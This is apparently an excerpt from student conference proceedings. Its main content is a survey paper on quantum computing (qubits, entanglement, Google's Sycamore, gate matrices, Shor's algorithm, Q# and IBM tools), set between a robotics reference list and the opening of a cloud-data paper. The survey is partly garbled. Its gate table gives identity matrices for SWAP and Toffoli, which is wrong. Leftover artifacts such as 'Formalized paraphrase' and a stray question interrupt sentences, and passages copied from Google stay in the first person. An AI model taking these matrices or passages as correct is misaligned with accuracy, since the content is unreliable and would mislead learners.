7. Elbanhawi, M., & Simic, M. (2014). Sampling-Based Robot Motion Planning: A Review. IEEE Access, 2, 56–77. doi:10.1109/access.2014.2302442
8. Geraerts, R., & Overmars, M. H. (2004). A Comparative Study of Probabilistic Roadmap Planners. Algorithmic Foundations of Robotics V, 43–57. doi:10.1007/978-3-540-45058-0_4
9. Hindawi Mathematical Problems in Engineering Volume 2020, Article ID 6798798, 12 pages doi.org/10.1155/2020/6798798
10. [Zhou Hao, wuhanchina, Research on Motion Path Planning of Industrial Robot Based on Genetic Algorithms](https://doi.org/10.1109/AIAM48774/2019/00120) (2019), doi.org/10.1109/AIAM48774/2019/00120
11. <https://www.youtube.com/watch?v=Sv4d3vEOdhY&t=31s>, tutor: [Cyrill Stachniss](https://www.youtube.com/watch?v=Sv4d3vEOdhY&t=31s)
12. Chen, J., Zhou, Y., Gong, J., & Deng, Y. (2019). An Improved Probabilistic Roadmap Algorithm with Potential Field Function for Path Planning of Quadrotor. 2019 Chinese Control Conference (CCC). doi:10.23919/chicc.2019.8865585
13. Weiyaozou, Generalized wavefront Reconstruction algorithm for slope data, school of optics, JOSA A,

QUANTUM COMPUTING

Maulik Vamja ^{#1}, Asst. Prof. Vivek Dave ^{*2}

[#]Parul Institute of Engineering and Technology

Faculty of IT and Computer Science,

Parul University.

¹maulikvamja1@gmail.com

^{*}Parul Institute of Engineering and Technology

Faculty of IT and Computer Science,

Parul University.

²vivek.dave@paruluniversity.ac.in

Abstract— Computers today operate on bits that can be either 0 or 1. Quantum computers do not have just two states; they store information as quantum bits, or qubits, which may occur in superposition. Qubits are atoms, ions, photons, or electrons, as well as the control devices that allow them to act as computer memory and a processor. A quantum machine has the ability to be millions of times more powerful than today's most powerful supercomputers because it can contain these many states at the same time. A processor that can use qubit registers would be able to run calculations using all of the available values of the input registers at the same time. This superposition results in a process known as quantum parallelism, which is the driving force behind quantum computing science. A quantum machine is yet to be realised due to technological challenges. However, the principles and theories of quantum computation have been shown using a variety of techniques such as NMR, Ion Trap, Quantum Dot, Optical Methods, and so on.

Keywords: Quantum Computing, Quantum Superposition, Quantum Entanglement, Google Quantum, Quantum Processors, Sycamore

1. INTRODUCTION

Quantum computing is the use of quantum mechanical concept such as entanglement and superposition to perform task. Computer, which is used to perform quantum operation it is called Quantum Computer. Quantum computers are believed to be able to solve certain computational problems, integer factorization (which underpins RSA encryption), for example, is significantly faster than traditional computers. Quantum information technology includes the study of quantum computing as a subfield.




Fig I : Quantum computer with Sundar Pichai, who was the CEO of Google

• History

In the early 1980s, physicist Paul Benioff suggested a quantum mechanical model of the Turing machine, and thus quantum computing was born. Richard Feynman and Yuri Manin later suggested that a quantum machine could reproduce anything that a classical computer couldn't. Peter Shor created a quantum algorithm for factoring integers in 1994, which had the power to decipher RSA-encrypted communications. [1] Formalized paraphrase Despite continued technological success since the late 1990s, the majority of researchers conclude that "fault-tolerant quantum computing [is] still a very distant dream." In recent years, both the public and private sectors have expanded their investments in quantum computing technology. On Wednesday, October 23, 2019, Google AI and the United States National Aeronautics and Space Administration (NASA) introduced a paper stating quantum superiority. While some have disputed this claim, it remains a major landmark in the history of quantum computing. [1]

• Basics Of Quantum

1. Qubits or Quantum bits:

In quantum computing, a qubit or quantum bit (sometimes qubit) is the basic unit of quantum information—the quantum version of the classical binary bit physically realized with a two-state device. A qubit is a two-state (or two-level) quantum-mechanical system, one of the simplest quantum systems displaying the peculiarity of quantum mechanics. Examples include: the spin of the electron in which the two levels can be taken as spin up and spin down; or the polarization of a single photon in which the two states can be taken to be the vertical polarization and the horizontal polarization. In a classical system, a bit would have to be in one state or the other.

However, quantum mechanics allows the qubit to be in a coherent superposition of both states/levels simultaneously, a property which is fundamental to quantum mechanics and quantum computing. Today's computers, like a Turing machine, work by manipulating bits that exist in one of two states: a 0 or a 1. Quantum computers aren't limited to two states; they encode information as quantum bits, or qubits, which can exist in superposition.

Qubits represent atoms, ions, photons or electrons and their respective control devices that are working together to act as computer memory and a processor. Because a quantum computer can contain these multiple states simultaneously, it has the potential to be millions of times more powerful than today's most powerful supercomputers.

2. Quantum Superposition:

Quantum superposition is a fundamental principle of quantum mechanics. It states that, much like waves in classical physics, any two (or more) quantum states can be added together ("superposed") and the result will be another valid quantum state; and conversely, that every quantum state can be represented as a sum of two or more other distinct states. Mathematically, it refers to a property of solutions to the Schrödinger equation; since the Schrödinger equation is linear, any linear combination of solutions will also be a solution.

An example of a physically observable manifestation of the wave nature of quantum systems is the interference peaks from an electron beam in a double-slit experiment. The pattern is very similar to the one obtained by diffraction of

classical waves. Another example is a quantum logical qubit state, as used in quantum information processing, which is a quantum superposition of the "basis states" $|0\rangle$ and $|1\rangle$. here, $|0\rangle$ is the Dirac notation for the quantum state that will always give the result 0 when converted to classical logic by a measurement. is the state that will always convert to 1?

Contrary to a classical bit that can only be in the state corresponding to 0 or the state corresponding to 1, a qubit may be in a superposition of both states. This means that the probabilities of measuring 0 or 1 for a qubit are in general neither 0.0 nor 1.0, and multiple measurements made on qubits in identical states will not always give the same result.

3. Quantum Entanglement:

An entangled system is defined to be one whose quantum state cannot be factored as a product of states of its local constituents; that is to say, they are not individual particles but are an inseparable whole. In entanglement, one constituent cannot be fully described without considering the other(s). Note that the state of a composite system is always expressible as a sum, or superposition, of products of states of local constituents; it is entangled if this sum necessarily has more than one term.

Quantum entanglement is a physical phenomenon that occurs when pairs or groups of particles are generated, interact, or share spatial proximity in ways such that the quantum state of each particle cannot be described independently of the state of the other(s), even when the particles are separated by a large distance.

Measurements of physical properties such as position, momentum, spin, and polarization, performed on entangled particles are found to be correlated. For example, if a pair of particles is generated in such a way that their total spin is known to be zero, and one particle is found to have clockwise spin on a certain axis, the spin of the other particle, measured on the same axis, will be found to be counterclockwise, as is to be expected due to their entanglement.

However, this behavior gives rise to seemingly paradoxical effects: any measurement of a property of a particle performs an irreversible collapse on that particle and will change the original quantum state. In the case of entangled particles, such a measurement will be on the entangled system. Quantum systems can become entangled through

various types of interactions.

- How it differs from the Classical Computer

The quantum circuit model, the quantum Turing machine, the adiabatic quantum computer, the one-way quantum computer, and various quantum cellular automata are all examples of quantum computing models. The quantum circuit is the most used model. Quantum circuits are built around the quantum bit, or "qubit," which is like the bit in classical computation." [2] Formalized paraphrase Qubits may be in either a 1 or 0 quantum state, or in a "superposition" of the 1 and 0 states. When qubits are tested, the outcome is always either a 0 or a 1; the probability of these two outcomes are calculated by the quantum state of the qubits directly before the calculation. To control qubits and perform computation, quantum logic gates, which are similar to classical logic gates, are used.




Fig II: bits representation of classical computer and qubit representation of quantum computer.

- Approaches

“At the moment, there are two major ways to physically implementing a quantum computer: analogue and digital. There are three types of analogue approaches: quantum simulation, quantum annealing, and adiabatic quantum computation.”.[3]

Quantum logic gates are used in digital quantum computers to perform computation. Quantum bits, commonly known as qubits, are used in both systems. There are still a number of significant impediments to the creation of useful quantum computers. Since qubits are susceptible to quantum decoherence, preserving their quantum states is complicated, and quantum computers necessitate significant error correction. [3].

- Types of Quantum Computer

There are several types of quantum computers are there given below.

- Quantum Circuit Model (widely used)
- Quantum Turing Model
- Adiabatic Quantum Computer
- One-way quantum Computer
- Quantum cellular automata
- Introduction to Quantum Supremacy
- John Preskill has introduced the term quantum supremacy to refer to the hypothetical speedup advantage that a

quantum computer would have over a classical computer in a certain field.

- In quantum computing, quantum supremacy is the goal of demonstrating that a programmable quantum device can solve a problem that no classical computer can feasibly solve quantum computer would have over a classical computer in a certain field.

In quantum computing, quantum supremacy is the goal of demonstrating that a programmable quantum device can solve a problem that no classical computer can feasibly solve (irrespective of the usefulness of the problem). By comparison, the weaker quantum advantage is the demonstration that a quantum device can solve a problem merely faster than classical computers.

Conceptually, quantum supremacy involves both the engineering task of building a powerful quantum computer and the computational-complexity-theoretic task of finding a problem that can be solved by that quantum computer and has a super polynomial speedup over the best known or possible classical algorithm for that task. The term was originally popularized by John Preskill. but the concept of a quantum computational advantage, specifically for simulating quantum systems, dates back to Yuri Manin's (1980) and Richard Feynman's (1981) proposals of quantum computing.

On June 18, 2019, Quanta Magazine suggested that quantum supremacy could happen in 2019, according to Neven's law. On September 20, 2019, the Financial Times reported that "Google claims to have reached quantum supremacy with an array of 54 q[u]bits out of which 53 were functional, which were used to perform a series of operations in 200 seconds that would take a

supercomputer about 10,000 years to complete".

The quantum supremacy experiment was run on a fully programmable 54-qubit processor named "Sycamore."

- Google's Sycamore Quantum Processor

Sycamore is the name of Google's quantum processor, comprising 54 qubits.




Fig III : Google quantum processor

In 2019, Sycamore completed a task in 200 seconds that Google claimed, in a Nature paper, would take a state-of-the-art supercomputer 10,000 years to finish. Thus, Google claimed to have achieved quantum supremacy. Google says that its 54-qubit Sycamore processor was able to perform a calculation in 200 seconds that would have taken the world's most powerful supercomputer 10,000 years. That would mean the calculation, which involved generated random numbers, is essentially impossible on a traditional, non-quantum computer.



Fig IV : Quantum Computer with Sycamore Processor

- How Sycamore Processor works.

It's comprised of a two-dimensional grid where each qubit is connected to four other qubits. As a consequence, the chip has enough connectivity that the qubit states quickly interact throughout the entire processor,

The success of the quantum supremacy experiment was due to our improved two-qubit gates with enhanced parallelism that reliably achieve record performance, even when operating many gates simultaneously. Google achieved this performance using a new type of control knob that is able to turn off interactions between neighboring qubits.

This greatly reduces the errors in such a multi-connected qubit system. They made further performance gains by optimizing the chip design to lower crosstalk, and by developing new control calibrations that avoid qubit defects.




Fig V : Heat map showing single- (e1; crosses) and two-qubit (e2; bars) Pauli errors for all qubits operating simultaneously. The layout shown follows the distribution of the qubits on the processor

They designed the circuit in a two-dimensional square grid, with each qubit connected to four other qubits. This architecture is also forward compatible for the implementation of quantum error-correction. They see their 54-qubit Sycamore processor as the first in a series of ever more powerful quantum processors.

II. Application Areas

- Mainly there are Mainly Five types of application areas available. In which Quantum Computer is used.
 1. Artificial Intelligent
 2. Cryptography & Cyber Security
 3. Logistics and Scheduling

4. Drug Design and Development

5. Weather Forecasting

1. *Artificial Intelligence:*

Artificial intelligence and machine learning are two of the most influential fields right now, when new technologies have infiltrated nearly every part of people's lives. Some of the most common applications we see on a daily basis are speech, image, and handwriting recognition. However, as the number of applications grew, conventional computers found it difficult to equal the precision and speed. And this is where quantum computation can benefit by processing complex problems in a fraction of the time that classical computers would have taken thousands of years to solve.

2. *Cryptography and Cyber Security:*

The cybersecurity room is currently very fragile due to the increasing number of cyber-attacks that occur on a regular basis all over the world. While businesses are putting in place the requisite security frameworks, the task is daunting and inefficient for traditional digital computers. As a result, cybersecurity has been a critical issue all over the world. We are becoming more vulnerable to these challenges as our reliance on technology grows. Quantum computing, in conjunction with deep learning, will aid in the development of different strategies to combat these cybersecurity risks.

3. *Logistics and Scheduling:*

Logistics and planning Consider the airline operations boss who must choose how to stage his planes to have the best operation at the lowest expense. Or the factory manager who must reduce costs, throughput times, and productivity while managing an ever-changing combination of equipment, inventory, production orders, and staff. Or the pricing manager at a car dealership who must determine the best price on any of the hundreds of car choices in order to increase customer loyalty and profit. While classical computing is widely used to perform these tasks, some of them may be too complex for a classical computing solution to handle, while a quantum approach would be able to.

4. *Drug Design and Development:*

The most difficult challenge in quantum computing is drug design and development. Typically, medications are formulated by the trial and error process, which is not only costly but also a dangerous and difficult task to accomplish. Researchers believe quantum computation can be a powerful means of understanding medications and their effects on humans, saving drug makers a lot of money and time. This advances in computers will significantly improve productivity by encouraging businesses to do

further drug discoveries in order to develop potential medicinal therapies for the pharmaceutical industry.

5. *Weather Forecasting:*

At the moment, conventional computers' analysis of weather patterns will take longer than the weather itself to adjust. However, a quantum computer's ability to crunch large quantities of data in a limited period of time may contribute to improved weather system modelling, enabling

scientists to forecast evolving weather conditions in real time and with high precision something that is critical at this time when the planet is experiencing climate change.

Weather forecasting involves many factors to remember, such as atmospheric quality, temperature, and air density, which makes precise prediction challenging. The use of quantum machine learning will help improve pattern detection, making it possible for scientists to forecast extreme weather conditions and eventually saving thousands of lives each year.

Meteorologists will be able to produce and analyse more complex climate models with quantum computers, providing greater insight into climate change and how to counteract it.

iii. Methodologies

- Quantum Computer mainly uses the Quantum logical gates for performing the different types of tasks or operation.

- *Quantum Logical Gate:*

A quantum logic gate (or simply quantum gate) is a fundamental quantum circuit that operates on a small number of qubits in quantum computing and, more precisely, the quantum circuit model of computation. They serve as the foundation for quantum circuits in the same way that classical logic gates serve as the foundation for traditional digital circuits.

Quantum logic gates, unlike certain classical logic gates, are reversible. However, classical computation can be performed using only reversible gates. The reversible Toffoli gate, for example, will enforce all Boolean functions, even at the expense of having to use ancilla bits. The Toffoli gate has a similar quantum counterpart, demonstrating that quantum circuits can perform all operations that classical circuits can perform.

Figure VI : Different Logical Gates Used in Quantum Computing

- How Quantum Computer Works:




Figure VII : How Quantum Computer is Working

Operator	Gate(s)	Matrix
Pauli-X (X)		$\begin{bmatrix} 0 & 1 \\ 1 & 0 \end{bmatrix}$
Pauli-Y (Y)		$\begin{bmatrix} 0 & -i \\ i & 0 \end{bmatrix}$
Pauli-Z (Z)		$\begin{bmatrix} 1 & 0 \\ 0 & -1 \end{bmatrix}$
Hadamard (H)		$\frac{1}{\sqrt{2}} \begin{bmatrix} 1 & 1 \\ 1 & -1 \end{bmatrix}$
Phase (S, P)		$\begin{bmatrix} 1 & 0 \\ 0 & i \end{bmatrix}$
$\pi/8$ (T)		$\begin{bmatrix} 1 & 0 \\ 0 & e^{i\pi/4} \end{bmatrix}$
Controlled Not (CNOT, CX)		$\begin{bmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 1 \\ 0 & 0 & 1 & 0 \end{bmatrix}$
Controlled Z (CZ)		$\begin{bmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & -1 \end{bmatrix}$
SWAP		$\begin{bmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 \end{bmatrix}$
Toffoli (CCNOT, CCX, TOFF)		$\begin{bmatrix} 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 1 \end{bmatrix}$

Imagine passionate quantum computing neophytes visiting our lab to execute a quantum algorithm on our new processor to get a sense of how this benchmark works. They can build algorithms using a limited lexicon of basic gate operations. Because each gate has a chance of being incorrect, our guests should stick to a short sequence of roughly a thousand gates. Assuming these programmers

have no past expertise, they may produce what appears to be a random series of gates, akin to a "hello world" programme for a quantum computer. Because random circuits lack structure that classical algorithms may exploit, mimicking such quantum circuits often necessitates a massive amount of classical supercomputer labour.

Each run of a random quantum circuit on a quantum computer produces a bitstring, for example 0000101. Owing to quantum interference, some bitstrings are much more likely to occur than others when we repeat the experiment many times. However, finding the most likely bitstrings for a random quantum circuit on a classical computer becomes exponentially more difficult as the number of qubits (width) and number of gate cycles (depth) grow.

Figure VIII : Qubit Design Structure of Sycamore Processor The layout shown follows the distribution of the qubits on the processor.

Google designed the circuit in a two-dimensional square grid, with each qubit connected to four other qubits. This architecture is also forward compatible for the implementation of quantum error-correction. We see our 54-qubit Sycamore processor as the first in a series of ever more powerful quantum processors.

IV. Algorithms & Techniques

Quantum Computer uses the many different algorithms to perform the different task and operations. These algorithms are also used into classical computer, but quantum computer can perform better than classical computer.

There are many Algorithms used in quantum Computer.

1. Shor's Algorithm for Factoring:

Shor's algorithm is an integer factorization polynomial-time quantum computer algorithm. [1] Formalized paraphrase It solves the following problem informally: Find the prime factors of an integer N . Peter Shor, an American mathematician, invented it in 1994.

Shor's algorithm runs in polynomial time on a quantum computer to factor an integer N (the time taken is polynomial in $\log N$, the size of the integer specified as input). [2] Formalized paraphrase It necessitates the

use of quantum gates of order $O((\log N)^2(\log \log N)(\log \log \log N))$. We demonstrate using simple multiplication [3] that the integer-factorization problem can be solved efficiently on a quantum computer and thus belongs to the complexity class BQP.. This is nearly exponentially faster than the most effective classical factoring algorithm known, the general number field sieve, which operates in sub-

exponential time: is effective because of the quantum Fourier transform's simplicity and modular exponentiation by repeated squaring's.

2. Pell’s Equation:

Pell's equation, also called the Pell–Fermat equation, is any Diophantine equation of the form $x^2 - ny^2 = 1$ where n is a given positive nonsquare integer and integer solutions are sought for x and y . The equation is represented by a hyperbola in Cartesian coordinates; solutions exist wherever the curve crosses through a point whose x and y coordinates are both integers, such as the trivial solution of $x = 1$ and $y = 0$. Pell's equation has an infinite number of distinct integer solutions, according to Joseph Louis Lagrange, as long as n is not a perfect square. These solutions can be used to calculate the square root of n using rational numbers of the form x/y .

- 3. Grover’s Algorithm
- 4. Brassard, Høyer, and Tapp's algorithm
- 5. Quantum algorithm for computing discrete logarithms

There are Some problems with the classical algorithms, which is efficiently done by the Quantum Computer.

- 1. Simon’s Problem
- 2. Bernstein–Vazirani problem

v. Tools & Technology

There are free tools available for quantum computing and quantum programming.

Microsoft corporation provide the Q# technology for quantum programming, with the use of that technology programmer can efficiently perform the task on quantum computer, such as manipulating qubits and their state.

A. Microsoft VS Code :

Microsoft provide the Visual Studio code IDE extension for Q# Programming for implementing a quantum program, creating quantum algorithms, and much more. They provide the QDK (Quantum Development kit) for run the programs in user machine.

B. IBM Q Experience:

The IBM Q Experience is an online portal that provides general public users with access to a collection of IBM's prototype quantum processors through the Cloud, as well as an online internet website for addressing quantum computing-related subjects, a set of videos about how to configure the IBM Q computers, and other instructional content about quantum computing. It exemplifies cloud-

based quantum computing.

The IBM Q Experience has three processors as of May 2018: two 5- qubit processors and a 16-qubit processor. This service can be used to run algorithms and tests, as well as investigate tutorials and simulations of what quantum computing could be capable of. The database also has a searchable archive of academic articles that have been written using the IBM Q Experience as an experimentation tool.

IBM's quantum processors are made up of superconducting transman qubits, located in a dilution refrigerator at the IBM Research headquarters at the Thomas J. Watson Research Center.

Users interact with a quantum processor through the quantum circuit model of computation, applying quantum gates on the qubits using a GUI called the quantum composer, writing quantum assembly language code [1] or through QISKit.

C. NASA’S QuAIL :

QuAIL is the space agency's hub for assessing the potential of quantum computers to impact computational challenges faced by the agency in the decades to come.

NASA’s QuAIL team aims to demonstrate that quantum computing and quantum algorithms may someday dramatically improve the agency’s ability to address difficult optimization and machine learning problems arising in NASA's aeronautics, Earth and space sciences, and space exploration missions.

D. Google’s QuAIL :

Google AI Quantum is advancing quantum computing by developing quantum processors and novel quantum algorithms to help researchers and developers solve near-term problems both theoretical and practical. They think quantum computing will help us develop the innovations of tomorrow, including AI. That’s why we’re committed to building dedicated quantum hardware and software today.

Quantum computing is a new paradigm that will play a big role in accelerating tasks for AI. We want to offer researchers and developers access to open source frameworks and computing power that can operate beyond classical capabilities.

- Research Areas of Google’s QuAIL I).

Superconducting qubit processors:

Superconducting qubits with chip-based scalable architecture targeting two-qubit gate error < 0.5%. Bristlecone is our newest 72-qubit quantum processor.

II). *Qubit metrology:*

Reducing two-qubit loss below 0.2% is critical for error correction. They are working on a quantum supremacy experiment, to approximately sample a quantum circuit beyond the capabilities of state-of-the-art classical computers and algorithms.

III). *Quantum Simulation:*

Simulation of physical systems is among the most anticipated applications of quantum computing. They especially focus on quantum algorithms for modelling systems of interacting electrons with applications in chemistry and materials science.

IV). *Quantum assisted optimization:*

They are developing hybrid quantum-classical solvers for approximate optimization. Thermal jumps in classical algorithms to overcome energy barriers could be enhanced by invoking quantum updates. They are in particular interested in coherent population transfer.

V). *Quantum neural networks:*

They are developing a framework to implement a quantum neural network on near-term processors. We are interested in understanding what advantages may arise from generate massive superposition states during operation of the network.

VI. Latest R&D works in this field

Quantum computing is still in its early stages of development, and many computer scientists believe the technology needed to create a practical quantum computer is years away. Quantum computers must have at least several dozen qubits to be able to solve real-world problems, and thus serve as a viable computing method.

The task performed isn't super important for this milestone. It's much more about the fact that the milestone happened in the first place, the email from Google said. It cites the Wright Brothers as an analogy:

“For them to demonstrate that aviation is possible, it didn't matter so much where the plane was headed, where it took off and landed but that it was able to fly at all.” – Wright Bro's.

On 5th may 2021, University of Waterloo said that, they

create new Quantum algorithm, which is uses a hologram to control trapped ions.

Researchers have discovered the most precise way to control individual ions using holographic optical engineering technology.

To monitor trapped ion qubits, the latest technology employs the first known holographic optical engineering system. This technology promises to assist in the advancement of quantum industry-specific hardware to further new quantum simulation experiments and theoretically quantum error correction processes for trapped ion qubits. "Our algorithm measures the hologram's profile and excludes any aberrations from the light, allowing us to create a highly accurate technique for programming ions," - lead author Chung-You Shih, a PhD student at the Institute for Quantum Computing at the University of Waterloo (IQC).

Kazi Rajibul Islam, an IQC faculty member who also teaches physics and astronomy at Waterloo, is the project's lead investigator. Since 2019, his team has been trapping ions for quantum simulation in the Laboratory for Quantum Information, but they wanted a specific way to monitor them.

A laser fired at an ion will "speak" to it and alter its quantum state, laying the groundwork for quantum information processing. However, laser beams have aberrations and reflections that can create a chaotic, broad target spot, which is a challenge because the space between trapped ions is a few micrometers — much narrower than the width of a human hair.

The laser beam profiles that the team intended to use to activate the ions would have to be precisely engineered. To do this, they took a laser and blew the light up to 1cm wide before passing it through a digital micromirror system (DMD), which is configurable and acts like a movie projector. On the DMD chip, there are two million micron-scale mirrors that are separately regulated by electric voltage.

During research, the team was able to regulate each ion using holographic light. Previous science has struggled with cross chat, which suggests that when a laser is focused on one ion, radiation spills into the surrounding ions. Using an ion as a monitor, the team successfully characterizes the aberrations with this system.

"There is a challenge in using commercially available DMD technology," Shih says. "It's controller is made for projectors and UV lithography, not quantum experiments. Our next step is to develop our own hardware for quantum computation experiments".

The Transformative Quantum Technologies project was funded in part by the Canada First Scientific Excellence Fund.

VII. References

- [1] Vishwas gotarane,(2016)- Prof. at Vishwaniketan's Institute of Management Entrepreneurship and Engineering Technology · Computer Engineering Master of Engineering -‘Quantum Computing: Future Computing’
- [2] https://en.wikipedia.org/wiki/Quantum_computing
- [3] Quantum Computing: A Short Course from Theory To Experiment, by Joachim Stolze, Dieter Suter,Wiley publications[2015].
- [4] Bertels, K., "Quantum computing: How far away is it?" in High Performance Computing & Simulation (HPCS), 2015 International Conference on, vol., no., pp.557-558, 20-24 July 2015.
- [5] (2019)The Google Blog Site[Online] Available: <https://ai.googleblog.com/2019/10/quantum-supremacy-using-programmable.html>
- [6] The National Academics of Science, Engineering and Medicine(2019). Grumbling Emily; Horowitz, Mark. Quantum Computing : Progress and Prospects(2018) Washington DC.
- [7] John Preskill “*Quanta Magazine: Quantum Supremacy*”. 2nd Oct. 2019.
- [8] Aaronson, Scott; Arkhipov, Alex (2011). *The Computational Complexity of Linear Optics. Proceedings of the Forty-third Annual ACM Symposium on Theory of Computing*. STOC '11. New York, NY, USA: ACM. pp. 333–342.
- [9] Aaronson, Scott; Chen, Lijie. "Complexity-Theoretic Foundations of Quantum Supremacy Experiments", 2016.
- [10] Quantum Supremacy Web Page on Wikipedia, Available: https://en.wikipedia.org/wiki/Quantum_supremacy.
- [11] Colin P. Williams (2011). “Explorations in Quantum Computing.Springer”.
- [12] Omer, Bernhard. “Quantum Programming in QCL”. Institute for Theoretical Physics, Vienna University of Technology, 2000.
- [13] Nielsen, Michael A.; Chuang, Isaac. Quantum Computation and Quantum Information. Cambridge: Cambridge University Press, 2010.
- [14] Hirvensalo, Mika. “*Quantum Computing*, Natural Computing Series”, Berlin: Springer-Verlag, 2001.\
- [15] Chung-You Shih, Sainath Motlakunta, Nikhil Kotibhaskar, Manas Sajjan, Roland Häblützel, Rajibul Islam. “Reprogrammable and high-precision holographic optical addressing of trapped ions for scalable quantum control”. Quantum Information, 2021.
- [16] Tavares, Frank (23 October 2019). "Google and NASA Achieve Quantum Supremacy". NASA. Retrieved 16 November .(2021).
- [17] Pednault, Edwin; Gunnels, John A.; Nannicini, Giacomo; Horesh, Lior; Wisnieff, Robert. "Leveraging Secondary Storage to Simulate Deep 54-qubit Sycamore Circuits, 2019.
- [18] "IBM's Eagle - 127-Qubit Quantum Processor - Takes Flight". The Quantum Daily. 15 November 2021. Retrieved 18 November2021.

An Analysis of Unstructured Data from the Cloud Environment for Performance Optimization

Dr. Rupal Parekh ⁽¹⁾ and Jalpa Goswami ⁽²⁾

¹ Atmiya University Rajkot

² Atmiya University Rajkot, Rajkot

Email id : rupal.kachalia@atmiyauni.ac.in and jalpa.goswami@atmiyauni.ac.in

Abstract— In this era unstructured data of the medical organizations, are used to produce huge volumes of diverse data. As a Big Data the medical care data is categorized for the range and diversity of data they generate. In today’s digital era the this data is very important as every part of any hospital is automated. The electronic data generated from any medical unit is huge. Cloud environments can handle and analyze big data, but the process right from data acquisition, archiving, retrieving and analyzing may become very luxurious. Due to this, the enterprises dealing with big data are searching for methods to reduce their cost by optimizing their infrastructure. During extract transform load, processes are used for structuring and warehousing the data in a way that enables meaningful modeling and analysis, tools based on some technology requires specialist engineers to manually tune various aspects of the pipeline - a slow and costly process. For these reasons it was needed to look for some methodology to obtain solution and to optimize the performance. Therefore there is a need to develop Performance Optimization algorithms for the kind of database under consideration. The main objective of proposed study is for analysis to improve performance of unstructured data stored in the cloud environment using some methodologies tools in era of COVID-19.

Keywords—

I. INTRODUCTION

